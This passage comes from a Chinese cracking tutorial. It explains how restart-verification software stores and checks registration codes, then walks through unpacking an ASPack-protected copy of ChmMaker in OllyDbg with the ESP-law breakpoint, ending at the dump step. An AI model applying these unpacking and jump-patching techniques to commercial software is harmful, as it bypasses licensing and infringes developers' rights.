


图6




图7

从零开始学破解之（十八）

重启验证型软件的破解

Talent Feng

上一课我们带领着众小菜，与软件的注册进行了第一次的“亲密接触”，作为破解水平从入门到进阶的转折点，相信小菜们已经领略到了“注册码”的强大威力了。本来打算就此来实现小菜们技术上的飞跃，掌握更多更好的破解技术，让小菜们也能像老鸟们一样自由的翱翔，但是正准备继续让大家体会“注册码”的魅力时，发现暴力破解虽然是入门级的破解技术，但细细想来才发现自己对暴力破解的理解还是有些片面，其实技术本身的简单与否，并不影响它所释放出的“能量”，有时最简单的技术往往也能够达到令人意想不到的效果。说这些也是想提醒一下小菜，在接触了新技术后，千万不忘忽视了那些已经掌握的知识。这不，原本打算继续为大家介绍软件的“注册码”，结果却发现“暴力破解”这一节当中还有一些东西必须要让大家有所了解，这样才能使小菜们的破解知识更为全面。因此，这一章我们讲解的内容重新回到“暴力破解”。小菜们不用担心，保证不会让大家觉得枯燥，因为我们所要讲的是非常有用的内容，也是大家在平时练习的过程当中经常遇到的。相信大家在破解的过程中一定遇到过这种类型的软件，当我们输入了注册信息（注册名与注册码）之后，软件并不会直接弹出注册成功与否的提示，而是提示我们“重新运行软件”，也就是说，当我们输入完注册码后软件并不会立刻去比较我们输入的注册码正确与否，而是在下一次运行软件的时候对注册码的正确性进行检验。

X 加油站：普通软件与重启验证型软件

为了方便大家的理解，我们把这两类软件放在一起做一个简单的比较。我们按照软件注册验证方式的不同，将软件分为了“普通型”软件和“重启验证”型软件。这两类软件最主要的区别就是在注册码的验证方式上。对于普通软件，当我们输入了注册码后就会立刻告诉我们是否注册成功，而重启验证型软件则是需要重新运行软件后，才会对注册码的正确与否进行检验。如果各位同学感觉有些不好理解的话，我专门为大家整理出了一个流程图，供大家参考，如图1。

流程图：当我们尝试着输入注册信息并按下“注册”按钮时，软件在干什么呢

收集注册信息：对输入的注册名注册码进行记录

普通软件	重启验证型软件
将注册信息保存在内存中，方便随时调用	将注册信息保存在注册表中或是特定的文件中
按照算法计算注册码	提示我们重新运行软件
将输入的注册码与真正的注册码比较	软件再一次运行时读取相应位置存放的注册信息
根据比较的结果，判断是否注册成功	按照算法计算注册码
	将输入的注册码与真正的注册码比较
	根据比较的结果，判断是否注册成功

最显著的不同：

普通软件是一次完成注册验证的所有过程；而重启验证型软件则是将收集注册信息与验证注册信息分开进行

图1

了解了关于重启验证软件的基本情况后，我们来分析一下软件是通过怎样的一个办法来实现在软件第二次运行时对注册码进行检验，而不是象普通的输入注册码之后，立刻进行比较。先来看看普通软件是如何进行注册码验证这个过程的。当我们输入了注册名注册码，按下“确定”或是“注册”按钮的一刹那，软件会进行以下这个复杂的过程：

第一步：软件记录我们输入的注册信息。

第二步：软件根据已经制定好的一套算法，对注册名或者是机器码等这些内容进行计算。

第三步：上一步的计算结果通常就是软件真正的注册码了，此时软件会把我们输入的注册码

和真正的注册码进行比较。

第四步：在经过比较后，软件会根据比较的结果来判断注册是否成功。显然，如果输入的注册码与真正的注册码相一致的话，就提示我们注册成功，不一致的话则提示注册失败。

以上四个步骤就是当我们按下“注册”按钮后软件所进行的工作了。刹那间进行这么多的步骤还真是辛苦软件了，相信这个过程大家也已经很熟悉了。

好了，顺便复习了一下以前的知识，小菜们肯定迫不及待的想学习新的知识了。下面我就给大家讲讲“重启验证型”软件是如何检验我们所输入的注册码的。同样，我们把场景选定在我们输入完注册名和注册码之后。普通的软件这个时候就开始计算注册码、比较注册码这类的工作了，那同样的时刻“重启验证型”软件在干什么呢？我们知道，重启验证型软件是不会立即对注册码进行验证的，那么这个时候软件在干什么呢？

第一步：软件记录我们输入的注册信息。

第二步：提示我们重新运行软件，当软件再一次运行的时候，便开始了对注册信息的计算与验证过程。这是最主要的区别，软件在第二次运行的时候才会开始算法的过程。注意与普通类型软件的比较。

第三步：与普通软件相同，软件会根据比较的结果来判断注册是否成功。

X 加油站：注册码的处理

在这里我们把软件记录输入的注册码这个过程，称之为“注册码的处理”。大家一定要注意，对注册码不同的处理方法导致了普通软件和“重启验证型”软件之间的区别。两种软件处理注册码的方法分别如下。

（1）普通类型软件：将我们输入的注册码保存在内存中，以便随时调用。

（2）重启验证型软件：将我们输入的注册码、其它注册信息保存在注册表中或是特定的文件中，当软件重新运行时读取相关位置的信息，来实现对注册码的验证。

小菜们一定要牢牢记住这两种软件对注册码不同的处理方式，因为这是产生其它所有区别的主要原因。

两种软件的不同，确实是由于对注册码处理方式的不同所引起的。可能会有小菜突然有了疑问：“刚才说的，这个软件把注册码保存在注册表中是什么意思呢？”看来还是得详细的说说这个过程。当我们输入了注册码后，软件并不是将注册码暂时存放在内存中，而是在注册表中或是在某一个特定的文件夹中，专门为收集到的注册信息开辟一个储存的空间。形象的来说，就是有可能通过在注册表中新建键值的方法来储存收集到的注册信息。例如在HKEY_CURRENT_USER\Software\地址下，分别建立regno和regname两个新的键值用来存放收集的注

册信息。当然了，在输入注册码之前这个键值中的值是空的。如果小菜输入了注册名 xfans 以及注册码 1234，那么此时注册表中的相关键值中的数据就发生变化了：此时 regno 中的内容是 1234，regname 中的内容则变为 xfans。小菜感觉还是有些迷糊，不要紧我们一会儿还有详细的分析实例。大家现在脑子中有一个大概的了解或是一个初步的概念就可以了。只用记住一条，那就是软件会在注册表中建立一个专门用来储存注册信息的“空间”。那么，把注册码储存在文件中又是怎么回事呢？其实原理与在注册表中存放注册信息是类似的，区别就在于储存的地点变成了“文件”。软件在记录了相关的注册信息后会在特定的文件夹中建立一个用于存放注册信息的文件，一般来说以文本文件为主。如果我们打开这些文本文件，往往就会在其中看到输入的注册名或是注册码。软件通过以上两种主要的方式来将注册信息进行保存。那么保存好了后软件又是怎样对注册码进行验证的呢？这个过程就简单了，当重新运行软件后程序就会自动读取相应位置的信息，例如读取 HKEY_CURRENT_USER\Software 这一项下 regno 和 regname 两个键值，这样保存在其中的注册信息就会被软件所读取了。对于保存在文件当中的注册信息，读取的方法是类似的。程序会自动读取特定文件中相对应的内容，依此来提取保存在其中的注册信息。当提取了注册信息后，后面的过程就简单了，软件同样会进行注册码计算、注册码验证这样的过程，和普通软件是没有区别的。

经过一番阐述和解释之后，我们再进行一个简单的总结：普通软件与重启验证型软件的区别在于对输入的注册信息采取了不同的处理方式。具体的表现为普通软件将我们输入的注册信息存放在了内存当中并立即对这些信息进行验证，并把验证的结果反馈给我们；而重启验证型软件则是将我们输入的注册信息存放在指定的位置之中，或是注册表中的特定键值或是文件夹当中的某个文件，并且等到软件再一次运行的时候读取保存在相关位置的信息，然后才对这些内容进行验证。至于之后的注册码计算或比较的过程，则于普通软件无异。

X 加油站：关于重启验证型软件的破解

讲到了这里，小菜们一定很关心这类软件的破解方法了。那么，对于重启验证型软件我们该采取怎样的方式进行破解呢？其实，虽然重启验证型软件有它的特别之处，但是作为注册码验证的最核心的部分，也就是在“比较注册码”这一点上则是与普通软件没有区别的。从上面的分析我们也能够很容易的理解这一点。不同之处只是在收集和保存注册码的方式上有所不同。所以，我们还是可以采取以往对付普通软件的方法来对付它。也就是寻找对注册码进行判断的重要语句、寻找关键跳转进行修改。

不过我们也要注意，因为对注册码验证的顺序是不同的，所以关键代码的位置也会发生变化。普通软件的关键代码可能是在整个代码的中间，而重启验证型软件的关键代码则有可能在整个代码靠前的位置。当然了，具体的处理办法还要根据具体的情况来定。

好了，小菜们听了这么一大篇的讲解是不是已经有些头晕了，那让我们来点提神的吧。打起精神，让我们在实战中一试身手。今天我们要用到的软件，不仅可以让我们接触重启验证型软件的破解方法，还能够顺便复习一下脱壳，可谓是一举两得，赶紧开工吧！

身经百战的小菜们熟练的准备好工具，按照我们的流程第一步应该是检查软件是否加壳。使用 peid 检查一下，看来软件是被加了壳了，显示为 ASPack 2.12 --> Alexey Solodovnikov，如图 2。

还好 ASPack 2.12 是一款压缩壳。赶紧翻出我们以前学




图 2

过的知识，看看对于压缩壳都有哪些好的办法，想来想去觉得“ESP 定律法”和“脚本脱壳法”比较合适，因为这两种方法既简单又有效。不过小菜身边暂时找不到 ASPack 2.12 的脱壳脚本，那就用“ESP 定律法”来解决掉这个软件的壳吧！小菜们注意复习一下脱壳的步骤哦！

使用 OD 载入目标软件，现在我们需要完成的是脱壳这项任务。当 OD 完全载入了目标软件之后，停在了以下的代码处：

```
0057F001 >  60            pushad
0057F002    E8 03000000   call   0057F00A
0057F007  - E9 EB045D45   jmp    45B4F4F7
0057F00C    55            push   ebp
0057F00D    C3            retn
0057F00E    E8 01000000   call   0057F014
```

开始进行单步跟踪操作（按快捷键 F8，大家一定要熟记），一边执行单步跟踪指令一边要注意寄存器窗口中数值的变化，大概跟踪了 1、2 步之后就会发现寄存器窗口中的有些数值变成了红色，如图 3。这个时候就要注意了，立刻停止单步跟踪把注意力转移到寄存器窗口上来，尤其注意“寄存器 ESP”中的值，从图中我们可以很容易的看出目前 ESP 一栏的值是红色显示的，并且其中的值为 ESP 0012FFA4，记下这个数值 0012FFA4。接着我们在 OD 的命令行中输入以下命令 **dr 0012FFA4**，按下回车键使输入的命令生效。




图 3

此时，按 F9 让程序在 OD 中运行起来，由于我们设置断点的缘故，程序停在了以下的代码处：

```
0057F3B0   /75 08         JNZ SHORT ChmMaker.0057F3BA
0057F3B2   |B8 01000000   MOV EAX,1
0057F3B7   |C2 0C00       RETN 0C
0057F3BA   \68 2C1C4D00   PUSH ChmMaker.004D1C2C
0057F3BF    C3            RETN
```

脱壳的关键点OEP就要出现了，现在要再一次使用单步跟踪的方法，按三次左右F8就可以运行至软件OEP了，中断在此：

```
004D1C2C   55              push    ebp
004D1C2D   8BEC            mov     ebp, esp
004D1C2F   83C4 F0         add     esp, -10
004D1C32   53              push    ebx
004D1C33   B8 AC184D00     mov     eax, 004D18AC
```

X 加油站：ESP 定律脱壳法中断点的设置

ESP定律需要用到一个特殊的断点，这与我们平时使用F2设置的普通断点是不同的，文中我们采取了在命令行输入命令的方法来设置软件的断点，如果小菜们觉得这个命令有点麻烦的话，也可以采用以下步骤进行断点的设置：使用鼠标单击寄存器窗口中ESP 0012FFA4这一项，然后单击右键打开快捷菜单，点跟随到数据窗口，再转到内存窗口，选中第一排，点右键：断点/硬件访问/WORD/，同样能够设置相同作用的断点，至于到底使用哪一种方法就看大家的喜好了。

来到了OEP，后面的工作就太简单了，利用OD的脱壳功能就能够轻松的将软件的壳脱掉了，操作方法依次是：单击选中OEP处的代码，即“004D1C2C　55　DB 55”这句，再次单击右键选择“Dump”来打开Dump窗口，保留其中的选项不要更改直接选择“保存”就可以了，如图4。

